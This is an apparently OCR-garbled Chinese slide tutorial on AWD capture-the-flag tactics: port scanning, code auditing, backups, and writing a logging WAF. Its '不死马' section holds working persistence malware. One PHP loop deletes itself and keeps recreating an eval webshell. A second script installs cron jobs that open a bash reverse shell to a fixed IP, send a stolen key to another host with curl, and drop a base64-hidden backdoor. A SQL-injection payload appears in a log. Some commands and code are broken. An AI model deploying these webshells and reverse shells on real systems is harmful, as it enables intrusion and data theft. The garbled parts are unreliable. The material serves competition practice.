AWD（Attack With Defence）模式比赛技巧

第2课 AWD起手式

Nmap

nmap是一个网络连接端扫描软件，用来扫描网上电脑开放的网络连接端。确定哪些服务运行在哪些连接端，并且推断计算机运行哪个操作系统(这是亦称fingerprinting)。它是网络管理员必用的软件之一，以及用以评估网络系统安全。

nmap安装

apt-get install nmap

AWD起手式-环境嗅探

nmap常用指令

PING Scan (sP)

ping扫描只是判断主机是否存活在网络中　　nmap -sP 192.168.1.1/24

Tcp SYN Scan (sS)

不会在目标主机产生日志信息　　nmap -sS 192.168.1.1/24

namp -p指定端口扫描

nmap -sS-p 80,8080,3306192.168.1.1/24

Masscan

官方readme(https://github.com/robertdavidgraham/masscan)

This is an Internet-scale port scanner.It can scan the entire Internet in under 6 minutes,transmitting 10 million packets per second,from a single machine.

安装:

sudo apt-get install git gcc make libpcap-dev

git clone https://github.com/robertdavidgraham/masscancd masscan

make

Masscan使用

使用方法类似于nmap,扫描指定网段范围的指定端口masscan -p80,8080-8100192.168.1.1/24 --rate 1000

p端口

地址段

rate指定速率(1000包每秒)

AWD起手式-白盒审计工具

Cobra

https://github.com/WhaleShark-Team/cobra

python cobra.py -t/path

```
[11:17:53] [INFO] [REPORT] Report URL: ?sid=a1aB5fje1ex6
[11:17:53] [INFO] [CLI] Target directory: /home/hugh/Desktop/html
[11:17:53] [INFO] [DETECTION] [FRAMEWORK] Unknown Framework
[11:17:53] [INFO] [CLI] [STATISTIC] Language: php Framework: Unknown Framework
[11:17:53] [INFO] [CLI] [STATISTIC] Files: 82, Extensions:7, Consume: 0.001999
[11:18:03] [INFO] [PUSH] 18 CVE Rules
[11:18:05] [INFO] [PUSH] 95 Rules
[11:18:05] [CRITICAL] [CVI-140003] [ORIGIN] [ERROR] /bin/grep: exceeded PCRE's backtracking limit
[11:18:06] [INFO] [SCAN] Trigger Rules/Not Trigger Rules/Off Rules: 1/65/29 Vulnerabilities (1)
+---+--------+-------------+-------+-------------------------+-----------------------------------------------+
| # | CVI    | Rule        | Level | Target                  | Source Code Content                           |
+---+--------+-------------+-------+-------------------------+-----------------------------------------------+
| 1 | 190003 | 打印phpinfo | L-02  | /Pass-18/myupload.php:79 | ** (look with phpinfo() fct where php store tmp |
+---+--------+-------------+-------+-------------------------+-----------------------------------------------+
[11:18:06] [INFO] [SCAN] Not Trigger Rules (65): 110005,360021,360020,360027,110001,110003,360029,360028,140001,230001,140002,140005,360001,360030,360002,360005,360004,360007,360006,130004,130005,130002,130003,1
30001,165001,181001,120004,120003,120002,120001,355001,355002,360034,200001,200002,190008,360031,360032,360033,190004,190005,190006,190007,190001,190002,160003,360018,360035,160004,360012,360013,140003,360011,36
0016,360014,170002,210001,170001,260001,320001,350001,160001,320002,180001,167001
[11:18:06] [INFO] [INIT] Done! Consume Time:13.0883600712s
```

AWD起手式-白盒审计工具


D盾

AWD起手式-白盒审计工具

seay

AWD起手式-白盒审计工具

下载链接：https://sourceforge.net/projects/rips-scanner/files/



AWD起手式-快速定位一句话

用文本编辑器打开,快速定位

使用系统命令查找:

Find+ xargs+ grep

find. - name"*.php"| xargs grep" - in' eval ('

AWD起手式-源码备份

```
def BackUp(self, remote_file_path, back_dir):
    try:
        os.system('tar -zcvf {}backup/website/website_back_dir.tar.gz {} > /dev/null 2>&1;'.format(remote_file_path, back_dir.strip('\n')))
        os.system('cd /tmp/website_forback/;tar -zxvf {}backup/website/website_back_dir.tar.gz > /dev/null 2>&1;'.format(remote_file_path))
    except:
        print("[-] backup error")
```

AWD起手式-数据库备份

```
mysqldump -uroot -p --single-transaction --all-databases > db.sql
```

```
def MysqlBackUp(self):
    mysql_username, mysql_password = '', ''
    try:
        mysql_username, mysql_password = open('mysql.txt', 'r').read().split(' ')
        print("mysql_username: \"{}\"\nmysql_password: \"{}\"".format(mysql_username, mysql_password))
        reset_flag = input("需要重置Mysql用户名和密码吗?[y/n]")
    except:
        reset_flag = 'y'
        pass
    if reset_flag == 'y':
        mysql_username, mysql_password = input("MYsql username\n"), input("MYsql passwd\n")
        open('mysql.txt', 'w+').write(mysql_username + " " + mysql_password)
    if mysql_username == '' and mysql_password == '':
        print("请重新查找 mysql_username, mysql_password。")
        exit()
    try:
        stdin, stdout, stderr = self.sshclient.exec_command("mkdir {}backup/mysqlB/;mysqldump -u {} -p{} --all-databases > {}backup/mysqlB/all.sql; " .format(
        print (stdout.read())
    except:
        print("error")
```

AWD起手式-准备一个不死马

```php
<?php

    set_time_limit(0);

    ignore_user_abort(1);

    unlink(__FILE__);

    //file_put_contents(__FILE__,'');

    while(1){

        file_put_contents('path/webshell.php','<?php @eval($_POST["password"]);?>');

    }
?>
```

```php
<?php
set_time_limit(0);
ignore_user_abort(1);
unlink(__FILE__);
$root = "/var/www/html/";
$file1 = $root.'.log';
$file2 = $root.'.config.php';
$myip = "4.4.101.1";
$passwd="wz";
$myPort = "8888";
$myPassWord = "wz";
$curl = 'curl 4.4.101.1/flag  -d \"\`/bin/curl 192.168.100.1/Getkey\`\"  -m 3';
$reserve_bash = "bash -c 'bash -i >&/dev/tcp/$myip/$myPort 0>&1'";
$code1 = "<?php system('echo \"* * * * * curl 192.168.100.1/Getkey | curl 10.0.0.1:3000/flag --data-binary @- \\n* * *
    * * (echo
    PD9waHAgaWYobWQ1KCRfUE9TVFtwYXNzXSk9PT0iMmRjZmI4ZjVmZTZjODM3OTdkNjhhOGYzMzViZWM4OTgiKXtAZXZhbCgkX1BPU1RbJ3d6J10pO30
    /Pg==) | base64 -d > /var/www/html/head.php  \\n* * * * * bash -c \\\"bash -i >& /dev/tcp/$myip/$myPort 0>&1\\\" \"
     | crontab');
if(md5(\$_POST[pass])===\"2dcfb8f5fe6c83797d68a8f335bec898\"){@eval(\$_POST['wz']);}
";
$code2 = "<?php  define('ROOT_PATH', dirname(__FILE__).DIRECTORY_SEPARATOR);require('.log'); ";
$str="echo \"* * * * * (echo aGFja19ieV9senk=) | base64 -d >/var/www/html/hello.txt\" |crontab";
system($str);

while (1) {
    system('cd /var/www/html/ && touch .log .config.php');
    file_put_contents($file1,$code1);
    file_put_contents($file2,$code2);
    usleep(1000);
}
?>
```

AWD起手式-部署waf

Web应用防护系统(也称为：网站应用级入侵防御系统。英文：Web Application Firewall,简称：WAF)。利用国际上公认的一种说法：Web应用防火墙是通过执行一系列针对HTTP/HTTPS的安全策略来专门为Web应用提供保护的一款产品

```
def AddWaf(self, target_file_path, waf_path,ip_filter):
    raw_file = open(target_file_path, 'r+')
    content = raw_file.read()
    waf_sentence = "<?php include(\"" + waf_path + "\");include(\"" + ip_filter + "\");"
    if waf_sentence in content:
        pass
    else:
        content = re.sub(r'<\?\s*php', waf_sentence, content)
        # content = re.sub(waf_sentence,'<\?\s*php', content)
        raw_file.seek(0, 0)
        raw_file.write(content)
        raw_file.close()
```

AWD起手式-waf编写

```
CONTENT-TYPE: application/x-www-form-urlencoded
ACCEPT-LANGUAGE: zh-CN,zh;q=0.9,en;q=0.8,ja;q=0.7
CACHE-CONTROL: max-age=0
REFERER: http://10.0.65.4/login.php
USER-AGENT: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/69.0.3497.92 Safari/537.36
ACCEPT: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
ACCEPT-ENCODING: gzip, deflate
CONNECTION: close
HOST: 10.0.94.4

password=1&userid=1


-------------------------
2018/09/16 02:34:22 -- [Danger:flag]
POST /operation/search.php HTTP/1.1 upload_key>>><<< upload_filename>>><<< upload_type>>><<<
CONTENT-LENGTH: 53
COOKIE: PHPSESSID=vamtuto0ml5m98naoq4jd5ubb5
CONTENT-TYPE: application/x-www-form-urlencoded; charset=UTF-8
ACCEPT-LANGUAGE: zh-CN,zh;q=0.9,en;q=0.8,ja;q=0.7
REFERER: http://10.0.64.4/manage.php
X-REQUESTED-WITH: XMLHttpRequest
USER-AGENT: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/69.0.3497.92 Safari/537.36
ACCEPT: */*
ACCEPT-ENCODING: gzip, deflate
CONNECTION: close
HOST: 10.0.94.4

id=hotdog%27+union+select+flag+from+flag.flag%3B%23--
```

AWD起手式-waf编写

```php
<?php

ini_set("display_errors", 0);

error_reporting(E_ALL^E_NOTICE);

error_reporting(E_ALL^E_WARNING);

$dir = '/tmp/Pcaplogs';

is_dir($dir) OR mkdir($dir, 0777, true);

$dir = '/tmp/upload_moyan';

is_dir($dir) OR mkdir($dir, 0777, true);

if (!function_exists('getPostLog')) {
    function getPostLog(array $_data = array(),$n = ''){
        $_gPOST = empty($_data) ? I('post.') : $_data;
        $_rs = array();
        foreach ($_gPOST AS $name=>$value){
            if( is_array($value) ){
                $_rs[] = getPostLog($value,$name);
            }else{
                if( !empty($_data) ){
                    $_rs[] = $n.'['.$name.']'.'='.$value;
                }else{
                    $_rs[] = $name.'='.$value;
                }
            }
        }
        $_rs = implode('&', $_rs);
        return $_rs;
    }
}


if (!function_exists('get_http_raw')) {
    function get_http_raw() {
```

```php
foreach ($_FILES as $key => $value) {

    if($key!= ""&&!isset($upload_key)){
        $upload_key = $key;
    }
    $upload_filename = $_FILES[$key]['name'];
    $upload_type = $_FILES[$key]['type'];
}

$raw = '';
$raw .= $_SERVER['REQUEST_METHOD']." ".$_SERVER['REQUEST_URI']." ".$_SERVER['SERVER_PROTOCOL']."\r\n";
    " upload_key>>>".base64_encode($upload_key)."<<<".
    " upload_filename>>>".base64_encode($upload_filename)."<<<".' upload_type>>>'.base64_encode($upload_type)."<<<"."\r\n";

foreach ($_SERVER as $key => $value) {
    if (substr($key, 0, 5) === 'HTTP_') {
        $key = substr($key, 5);
        $key = str_replace('_', '-', $key);
        $raw .= $key.': '.$value."\r\n";
    }
}
$raw .= "\r\n";
if(file_get_contents('php://input')!=''){
    $raw .= file_get_contents('php://input')."\r\n";
    return $raw;
}
else{
    $raw .= json_encode($_POST)."\r\n";
$raw .= json_encode($_POST)."\r\n";
    return $raw;
}

}

(!function_exists("Writelogging")) {

function Writelogging($alert) {

    $data = "------------------------\n".date("Y/m/d H:i:s")." -- [Danger:".$alert."]"."\r\n".get_http_raw()."\r\n\r\n";

                $headers[str_replace(' ', '-', ucwords(strtolower(str_replace('_', ' ', substr($name, 5)))))] = $value;
            }
        }
        return $headers;
    }
}
$get = $_GET;

$post = $_POST;

$cookie = $_COOKIE;

$header = getallheaders();

$files = $_FILES;

$ip = $_SERVER["REMOTE_ADDR"];

$method = $_SERVER['REQUEST_METHOD'];

$filepath = $_SERVER["SCRIPT_NAME"];

foreach ($_FILES as $key => $value) {

    $files[$key]['content'] = file_get_contents($_FILES[$key]['tmp_name']);

    file_put_contents($_FILES[$key]['tmp_name'], "virink");

    $file_name = $_FILES[$key]['name'];

    file_put_contents("/tmp/upload_moyan/".base64_encode($file_name), $files[$key]['content']);
}
```

```php
                    break;

                }

            }

            if ($bool) {break;

            }

        }

        if ($bool) {break;

        }

    }
    if (!$bool){Writelogging("");

    }
}

//moyan_try();

if(!isset($flag_moyan)){
    $flag_moyan = 1;
    moyan_try();
}
```

基础知识-正则表达式

典型的搜索和替换操作要求您提供与预期的搜索结果匹配的确切文本。虽然这种技术对于对静态文本执行简单搜索和替换任务可能已经足够了，但它缺乏灵活性，若采用这种方法搜索动态文本，即使不是不可能，至少也会变得很困难。

命令或环境	.	[ ]	^	$	\(\)	\{ \}	?	+	|	( )
vi	√	√	√	√	√					
Visual C++	√	√	√	√	√					
awk	√	√	√	√		awk是支持该语法的，只是要在命令 行加入 --posix or --re-interval参数即可，可见 man awk中的interval expression	√	√	√	√
sed	√	√	√	√	√	√				
delphi	√	√	√	√	√		√	√	√	√
python	√	√	√	√	√	√	√	√	√	√
java	√	√	√	√	√	√	√	√	√	√
javascript	√	√	√	√	√		√	√	√	√
php	√	√	√	√	√					
perl	√	√	√	√	√		√	√	√	√
C#	√	√	√	√			√	√	√	√

正则表达式(regular expression)描述了一种字符串匹配的模式(pattern),可以用来检查一个串是否含有某种子串、将匹配的子串替换或者从某个串中取出符合某个条件的子串等。

正则表达式是由普通字符(例如字符a到z)以及特殊字符(称为"元字符")组成的文字模式。模式描述在搜索文本时要匹配的一个或多个字符串。正则表达式作为一个模板，将某个字符模式与所搜索的字符串进行匹配。

基础知识-正则表达式

常用元字符

$	匹配输入字符串的结尾位置。如果设置了RegExp对象的Multiline属性，则$也匹配'\n'或\r'。
()	标记一个子表达式的开始和结束位置。子表达式可以获取供以后使用。
*	匹配前面的子表达式零次或多次。
+	匹配前面的子表达式一次或多次。
.	匹配除换行符\n之外的任何单字符。
[	标记一个中括号表达式的开始。
?	匹配前面的子表达式零次或一次，或指明一个非贪婪限定符。
\	将下一个字符标记为或特殊字符、或原义字符、或向后引用、或八进制转义符。例如，'n'匹配字符'n'。'\n'匹配换行符。
^	匹配输入字符串的开始位置，除非在方括号表达式中使用，当该符号在方括号表达式中使用时，表示不接受该方括号表达式中的字符集合。
{	标记限定符表达式的开始。
|	指明两项之间的一个选择。

字符集　　[a-z][A-Z][0-9]

常用反义代码

\W=>匹配任意不是字母，数字，下划线，汉字的字符

\S =>匹配任意不是空白符的字符

\D=>匹配任意非数字的字符

\B =>匹配不是单词开头或结束的位置

[^x]=>匹配除了x以外的任意字符

[^xyz]=>匹配除了xyz这几个字母以外的任意字符

匹配次数限定

*=>重复零次或更多次

+=>重复一次或更多次

?=>重复零次或一次

{n}=>重复n次

{n,}=>重复n次或更多次

{n,m}=>重复n到m次

基础知识-正则表达式

http[s]?://(?:[a-zA-Z]|[0-9]|[$-_@.&+]|[!*\(\),]|(?:%[0-9a-fA-F][O-9a-fA-F]))+url地址匹配

(\d{1,3}\.){3}\d{1,3}　　ip地址匹配

(flag\{[0-9a-f]\})　　匹配返回内容中的flag

Python RE

re.search方法

re.search扫描整个字符串并返回第一个成功的匹配。

re.search(pattern,string,flags=0)

re.match函数

re.match尝试从字符串的起始位置匹配一个模式，如果不是起始位置匹配成功的话，match()就返回none

re.match只匹配字符串的开始，如果字符串开始不符合正则表达式，则匹配失败，函数返回None;而research匹配整个字符串，直到找到一个匹配。

requests.get(url)

requests.post(url)

requests.Session()

s.get(url)

s.post(url)

参数：

params =>GET参数

data =>POST参数

headers =>指定请求包的头部

timeout =>每次请求的超时时间

proxies =>每次请求的代理设置

返回值

content/text =>请求返回的内容

status_code =>返回包状态码

cookies =>返回包的cookie信息

谢谢观赏